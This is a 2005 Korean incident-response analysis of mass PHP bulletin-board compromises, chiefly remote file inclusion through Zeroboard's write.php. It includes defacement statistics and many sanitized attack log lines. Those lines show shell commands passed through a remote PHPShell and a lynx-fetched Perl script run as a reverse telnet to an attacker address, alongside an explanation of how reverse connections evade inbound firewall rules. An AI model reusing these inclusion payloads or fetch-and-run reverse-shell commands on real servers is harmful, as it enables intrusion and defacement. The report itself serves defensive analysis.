Application Attack Analysis

(PHP Application Mass Attack)

2005. 01.08

Made by p4ssion(바다란)

(p4ssion@gmail.com or winsnort@cqrity.net)

목 차

배경

2004년을 Application 취약성이 홈페이지 변조에 이용 되기 시작한 해라면 2005년은 본격적인 출현을 의미하고 있다. 2004년 연말에 출현한 Santy worm이 있고 연이어 국내에서 운용중인 게시판 관련 취약성들이 다수 발견되어 해외로부터 직접적인 공격을 받는 상황에 놓여 있다. Santy worm의 의미는 대중적인 Application 단위에서 발생한 웜이라는 개념에 중점을 두어야 한다.

시스템 -> 운영체제 -> 웹서버 등의 주요 Application -> 일반 Application 과 같은 공격 대상의 변화과정에서 지금이 일반 Application으로 공격 범위가 진행중인 시기이기 때문이다.

현재 Application 단위의 침해사고를 분석하는 도중에 공격유형이 독특한 유형들이 발견되는 것들이 있었고 최근의 PHP 관련 침해사고 조사를 하는 중에 발견된 몇몇 공격도구들은 전형적인 Application 공격 기법과 웹페이지를 변조하는 크래커용도로 만들어진 Defacement 전용 도구들이 존재하였다. 해당하는 도구들은 PHP로 직접 작성되어 웹에서 실행 시킬 수 있는 형태로 되어 있다.

PHP 관련 취약성을 이용한 공격을 몇몇 해외 그룹들이 시도를 하였고 이 과정에서 공격유형이 파악이 되었다. 또한 공격유형 뿐 아니라 공격에 사용되는 도구들도 입수할 수 있었는데 이 파일을 잠시 분석하다 보니 1~2년전 모의해킹 시절에 자주 만들거나 사용하던 Application 관련 공격툴과 매우 유사함을 느꼈고 심지어는 변조만을 위해 만들어진 툴도 존재하는 것을 알게 되었다.
실제 공격 기법과 공격에 사용되었던 툴들을 간단히 분석하고 설명을 할 것이다. 중요한 점은 Application 단위의 활발한 공격과 취약성 공격은 이제 시작이라는 점이다.
또한 본 분석을 통해 침입 형태의 방향과 기법에 대한 변화를 예상해 볼 수 있을 것이다.

PHP 관련 취약성은 krCERT에서 잘 분석하였으므로 해당 문서를 참조하는 것이 도움이 될 것으로 본다.
http://www.certcc.or.kr/report/download.jsp?no=IN2005001&seq=2

Contents

2005년 연초를 화끈하게 장식하고 있는 웹페이지 변조와 관련된 통계를 살짝 살펴보고 실제 침해사고 분석과 기법에 대한 이해 그리고 공격도구에 대한 분석을 시도해 보도록 하자. 침해사고가 많이 발생 하는 가운데 잠을 줄이지 않으면 이런 문서를 쓰기도 힘들다. 이래저래 힘든 하루 하루다.


해킹 동향

지난 연말부터 시작된 PHP 취약성에 이은 홈페이지 변조 랠리가 올해 초에도 끊이지 않고 있다. Santy. Worm에 의한 변조 여부 및 피해여부는 차지하고라도 지난 연말에 발표된 제로보드 , technote 등의 취약성을 이용한 불법 권한 획득과 페이지 변조가 상당 부분 공격 그룹에 의해 발생되고 있어서 짧은 기간 동안 이지만 동향을 알아보자


통계치에 사용된 홈페이지 변조 URL 수집 사이트:
www.zone-h.com/en/defacements/
www.delta5.com.br/mirror

관찰기간
2005.1.2 ~ 2005.1.5

두 곳 공히 kr 도메인 만을 이용하여 필터링 하여 실제 수치와는 차이가 많이 있다. kr 도메인이 아닌 일반적인 도메인을 포함한다면 그 수는 더 늘어날 것이다. 이 점을 염두에 두고 또한 실제 발생 비율은 더욱 높을 수 있다는 점을 감안하여야 한다.




OS별 Defacement 수에서 보듯이 Linux 플랫폼이 조사 기간 중에 압도적으로 많은 비중을 차지하고 있으며 PHP 관련 취약성에 의해 권한 획득이 된 것으로 보인다. SANTY 웜에 의한 피해는 제외하고 PHP 취약성을 해외 크래커 그룹이 직접 크래킹 한 내용만 조사한 수치가 위와 같다.



Domain 수는 Linux 서버를 근간으로 호스팅을 수행하는 소규모 호스팅 업체의 서버가 해킹을 당해 전체 페이지가 변조된 것을 의미 한다. 서버대수는 실제 해킹을 당해 권한 획득을 당한 수치이다. 수치를 통해 알 수 있는 것은 소규모 호스팅 업체에 대한 해킹 공격이 증가한 것을 볼 수 있고 여기에서 개별 호스팅 업체를 이용하는 사용자가 이용하는

PHP 관련 게시판에 대한 공격을 통해 권한 획득을 하고 서버에 올려져 있는 다른 웹 서비스 페이지를 변조하는 것으로 이해할 수 있다.

다음은 그룹별 실제 해킹 서버 수 및 Deface 도메인 수치이다.



위와 같은 해킹 빈도수가 잦아 지고 있는 것은 최근 발견된 PHP 관련된 취약성을 이용한 것으로 보이며 실제 침해사고를 조사한 결과로는 제로보드의 취약성을 이용한 페이지 변조 시도가 다수 있었다.

최근 발견된 취약점을 지닌 PHP 프로그램 항목이며 상세한 정보는 krcert의 문서를 참고하기 바란다. (Krcert->사고노트 -> PHP 웹 게시판 관련 침해사고 분석 및 보안대책)

PHP 4.3.10, 5.0.3 이전 , 제로보드 4.1 p15 이전 , 그누보드 3.40 이전 , phpBB 2.0.11 이전 , KorWeblog 1.6.1 및 이전

취약성을 이용한 공격의 영향은 원격에서 웹을 통해 접속한 사용자가 임의의 파일을 실행 시키거나 외 사용자 시스템 내의 파일을 실행 시킬 수 있다. 또한 Remote의 서버에 접속 시킬 수도 있고 임의의 PHP 코드를 실행 시킬 수 있다. 웹 서버 내의 제로 보드 공격이 이루어 진 뒤에 원격에 위치한 php 코드를 실행 시키도록 연결하고 권한획득을 시도한다. 획득되어지는 권한은 nobody 권한이다.

침해사고 분석

1월 첫째 주에 해킹 당한 곳의 로그를 분석하다가 발견된 특징을 이야기 하면 다음과 같다.

- 매우 많은 로그가 저장되는 곳에서 흔적을 숨기기 위해 공격을 위장하기 위해 악성코드의 이름을 xxx.gif , xxxxx.dat , xxx.txt 등과 같은 악성코드로 인지 하기 어려운 이름을 사용하였다. 즉 IDS에서 실행파일이 웹상에 접근하는 것을 탐지하는 것을 Evasion 하기 위해서 사용이 되었다.

- PHPShell과 같이 웹 상에서 시스템에 명령을 내릴 수 있는 PHP Tool 의 사용 및 백도어로 사용하기 위한 Reverse Telnet 기법이 발견되었다.

- 명령 실행 시 자동으로 전체 웹서버 내의 웹 디렉토리를 인지하여 자동으로 변조를 시도하는 Defacement 전용 툴이 사용되었다.

위와 같은 사항을 로그에서 발견을 하고 대부분의 사이트에 접속하여 공격에 사용된 도구들을 얻을 수 있었고 이런 도구들에 대해 간략한 분석을 시도하였다. 개략적인 공격로그를 보면 다음과 같다. 중요정보는 삭제가 되었으며 해당하는 공격로그들은 전체 600만 라인 이상의 로그에서 발견된 30여 회 가량의 실제 공격 로그이다. 해당서버는 최종적으로 zeroboard 취약성을 이용해 해킹 당한 것으로 판단하였다.

[04/Jan/2005:22:36:30 +0900] "GET http://xxxxxx.xxx.xx/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=id HTTP/1.0" 200 171 "-" "-"

악성코드를 Write.php를 이용하여 외부의 파일을 실행시키는 형태로 이루어 지고 있으며 xxx.gif는 시스템 명령을 실행 시킬 수 있는 PHPShell 코드가 들어 있다.

[04/Jan/2005:22:39:49 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=id HTTP/1.0" 200 169 "-" "-"

[05/Jan/2005:03:31:00 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://xxxx.xxxxxxxx.xxx/xxxx0.dat?&cmd=id HTTP/1.0" 200 169 "-" "-"

악성코드를 Write.php를 이용하여 외부의 파일을 실행시키는 형태로 이루어 지고 있으며 xxx.dat는 시스템내의 웹 디렉토리를 찾아 자동으로 변조 시도를 하는 형태를 지니고 있다.

[05/Jan/2005:03:34:25 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://xxxx.xxxxxxxx.xxx/xxxx0.dat?&cmd=id HTTP/1.0" 200 169 "-" "-"

[05/Jan/2005:03:34:52 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://xxxx.xxxxxxxx.xxx/xxxx0.dat?&cmd=id HTTP/1.0" 200 171 "-" "-")"

[05/Jan/2005:23:28:14 +0900] "GET http://xxxxxx.xxx.xx/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=id HTTP/1.0" 200 171 "-" "-"

[05/Jan/2005:23:28:23 +0900] "GET http://xxxxxx.xxx.xx/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=id HTTP/1.0" 200 171 "-" "-"

[06/Jan/2005:00:17:46 +0900] "GET http://xxxxxx.xxx.xx/newzero//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=id HTTP/1.0" 200 183 "-" "-"

[06/Jan/2005:07:01:26 +0900] "GET http://xxxxxx.xxx.xxx.xxx/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 167 "-" "-"

[06/Jan/2005:07:22:20 +0900] "GET http://xxxxxx.xxx.xx/newzero/include/write.php?dir=http://xxxx.xxxxxx.xxx/yc/xxxxx.txt?&cmd=id HTTP/1.0" 200 183 "-" "-"

악성코드를 Write.php를 이용하여 외부의 파일을 실행시키는 형태로 이루어 지고 있으며 xxxxx.txt는 시스템 명령을 실행 시킬 수 있는 PHPShell 코드가 들어 있다.

[06/Jan/2005:07:32:16 +0900] "GET http://xxxxxx.xxx.xxx.xxx/2004_new//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 8862 "-" "-"

[06/Jan/2005:07:47:29 +0900] "GET http://xxxxxx.xxx.xxx.xxx/cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 8862 "-" "-"

[06/Jan/2005:08:13:03 +0900] "GET http://xxxxxx.xxx.xxx.xxx/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 170 "-" "-"

[06/Jan/2005:08:41:34 +0900] "GET http://xxxxxx.xxx.xxx.xxx/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 169 "-" "-"

[06/Jan/2005:08:52:42 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 169 "-" "-"

[06/Jan/2005:08:56:57 +0900] "GET http://xxxxxx.xxx.xxx.xxx/include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 404 281 "-" "-"

[06/Jan/2005:08:59:30 +0900] "GET http://xxxxxx.xxx.xx/zb41//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 171 "-" "-"

[06/Jan/2005:09:04:39 +0900] "GET http://xxxxxx.xxx.xxx.xxx/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.datid HTTP/1.0" 200 150 "-" "-"

[06/Jan/2005:09:51:46 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.1" 200 8916 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:09:52:37 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=w HTTP/1.1" 200 9002 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxxxx.dat 내에서 해당 시스템의 사용자 접속 현황을 볼 수 있는 w 명령을 실행 시킨다..

[06/Jan/2005:09:53:42 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=wget HTTP/1.1" 200 8894 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxxxx.dat 내에 정의된 wget 함수를 실행 시키는 구조로 되어 있으며 해당 xxxxx.dat 내의 wget 기능은 특정 서버에 접속하여 악성코드를 다운로드 하는 루틴이 실행 된다.

[06/Jan/2005:09:53:52 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=curl HTTP/1.1" 200 8894 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:09:54:01 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=GET HTTP/1.1" 200 8891 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:09:56:10 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=lynx HTTP/1.1" 200 9158 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:09:56:32 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;ls HTTP/1.1" 200 8898 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxxxx.dat 파일은 시스템 명령을 실행 시키는 창을 가지고 있고 여기에서 /var/tmp로 이동한 후 ls 명령을 실행 시킨다.

[06/Jan/2005:09:57:13 +0900] "GET http://xxxxxx.xxx.xxx.xxx/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=id HTTP/1.0" 200 126 "-" "-"

[06/Jan/2005:09:57:46 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;lynx%20%20-source%20xxxxx.xxx.xxx/xxx.pl.htm%20>%20xxx.pl.htm;perl%20xxx.pl.htm%20xxx.xxx.xxx.xxx%2015 HTTP/1.1" 200 853 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxxxx.dat 파일은 시스템 명령을 실행 시키는 창을 가지고 있고 여기에서 /var/tmp로 이동한 후 lynx 브라우저를 이용하여 원격 서버에 저장된 xxx.pl.htm을 실행 시킨다. Xxx.pl.htm 파일은 Reverse telnet을 시도하는 공격 파일로서 펄로 작성이 되어 있었고 인자로 주어진 값은 Reverse로 접속할 IP 주소이다.

[06/Jan/2005:09:58:22 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;ls HTTP/1.1" 200 853 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:10:01:31 +0900] "GET /bbs/include/write.php?dir=http://xxx.xxxxxxx.xxxxxx.xx.xxx.br/~xxxxxx/xxx.gif?&cmd=id;uname%20-a HTTP/1.0" 200 171 "-" "Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0)"

xxx.gif 에서 나타나는 명령 실행 창에서 uname –a 를 실행 시킨다.

[06/Jan/2005:10:01:47 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;ls HTTP/1.1" 200 853 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:10:01:53 +0900] "GET /cgi-

bin/bbs//include/write.php?dir=http://X.XXXXXXX.XXX/XXXXX/XXXXX.dat?&cmd=cd%20/var/tmp;lynx%20%20-source%20xxxxx.xxx.xxx/xxx.pl.htm%20>%20xxx.pl.htm;perl%20xxx.pl.htm%20xxx.xxx.xxx.xxx%2015 HTTP/1.1" 200 853 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

[06/Jan/2005:10:03:49 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=cd%20/var/tmp;lynx%20%20-source%20xxxxx.xxx.xxx/xxx.pl.htm%20>%20xxx.pl.htm;perl%20xxx.pl.htm%20xxx.xxx.xxx.xxx%2015 HTTP/1.1" 200 2143 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

리버스 텔넷 반복시도

[06/Jan/2005:10:07:16 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=cd%20/var/tmp;perl%20xxx.pl.htm%20xxx.xxx.xxx.xxx%2015 HTTP/1.1" 200 2143 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

리버스 텔넷 반복시도

[06/Jan/2005:10:10:33 +0900] "GET /cgi-bin/bbs//include/write.php?dir=http://xxx.xxxxxxx.xxx.br/xxx.gif?&cmd=cat%20/etc/httpd/conf/httpd.conf|grep%20ServerName HTTP/1.1" 200 2036 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"

xxx.gif의 명령 실행창에서 httpd.conf 내에 정의된 Server name을 전체를 읽어 온다.

위와 같은 로그를 가지고 의미를 해석하기는 쉽지 않을 것이다. 숙달된 인력에게는 그다지 어렵지 않은 개요이나 처음 접하는 분에게는 상당히 어려울 수도 있다고 생각한다. 모의해킹적인 개념에서 보면 서버의 취약성을 테스트할 경우 악성코드를 업로드한 후 악성코드를 실행시키는 개념으로 서버의 권한을 획득하였다. 또한 리버스 텔넷을 시도하여 내부망에 대한 공격도 연계를 하였는데 위의 Access log를 보면 zeroboard의 취약성을 이용하여 write.php의 특성상 외부의 파일을 인자로 가져와서 실행 시킬 수 있는 기능을 이용하여 공격을 한다.
즉 파일의 업로드 없이 바로 실행 시킬 수 있는 환경이 된다.


기존의 크래킹 기법

악성코드 업로드 -> 업로드시의 확장자 제한을 피하기 위한 개인 Proxy 이용 -> xxx.jsp , xxx.php , xxx.asp 등의 악성코드를 이용하여 시스템에 명령 수행 -> 리버스 텔넷과 같이 역으로 연결을 하여 로컬상태에서의 공격 수행 (*nix 계열 - Xterm이나 Openwin을 이용한 리버스텔넷 , NT 계열 netcat을 이용한 리버스텔넷)

* Reverse Telnet : 거의 모든 웹서버들은 방화벽이나 라우터에서의 Inbound 접근제어 정책이 수립되어 있다. 이를 피하기 위해 악성 코드를 업로드 한 후 웹서버에서 공격자의 PC로

연결을 시도하는 형태로 연결을 시도한다. 예를 들면 80 포트만 오픈이 된 웹서버의 보안정책은 Inbound로 들어오는 모든 트래픽을 차단하고 80 포트만을 오픈을 한다. 이 경우에 공격경로는 80번을 제외하고는 존재하지 않는다. 대부분의 설정상 Outbound 정책의 경우 Open 된 포트가 다수 존재하고 있고 Inbound 정책보다는 제한이 거의 없으므로 Webserver에서 공격자의 PC로 연결을 시도한다. 손쉽게 접근제어 정책을 피하여 웹 서버의 내부에서 작업을 하는 것과 같이 작업을 할 수 있다.

대략적인 업로드 파일의 형태를 보면 다음과 같다. 공개되어 있는 형태는 아래와 같다. 자료화면은 샘플이미지이다.




Command 폼에서 시스템에 실행시킬 명령을 입력하고 명령 실행 버튼을 누르면 밑의 Textbox에 결과가 나타나는 형태이다. 만약 웹서버에서 PHP 실행 권한이나 JSP의 실행엔진이 root권한으로 돌고 있을 경우는 악성코드의 업로드 만으로도 서버의 권한을 모두 잃은 것과 마찬가지가 된다.

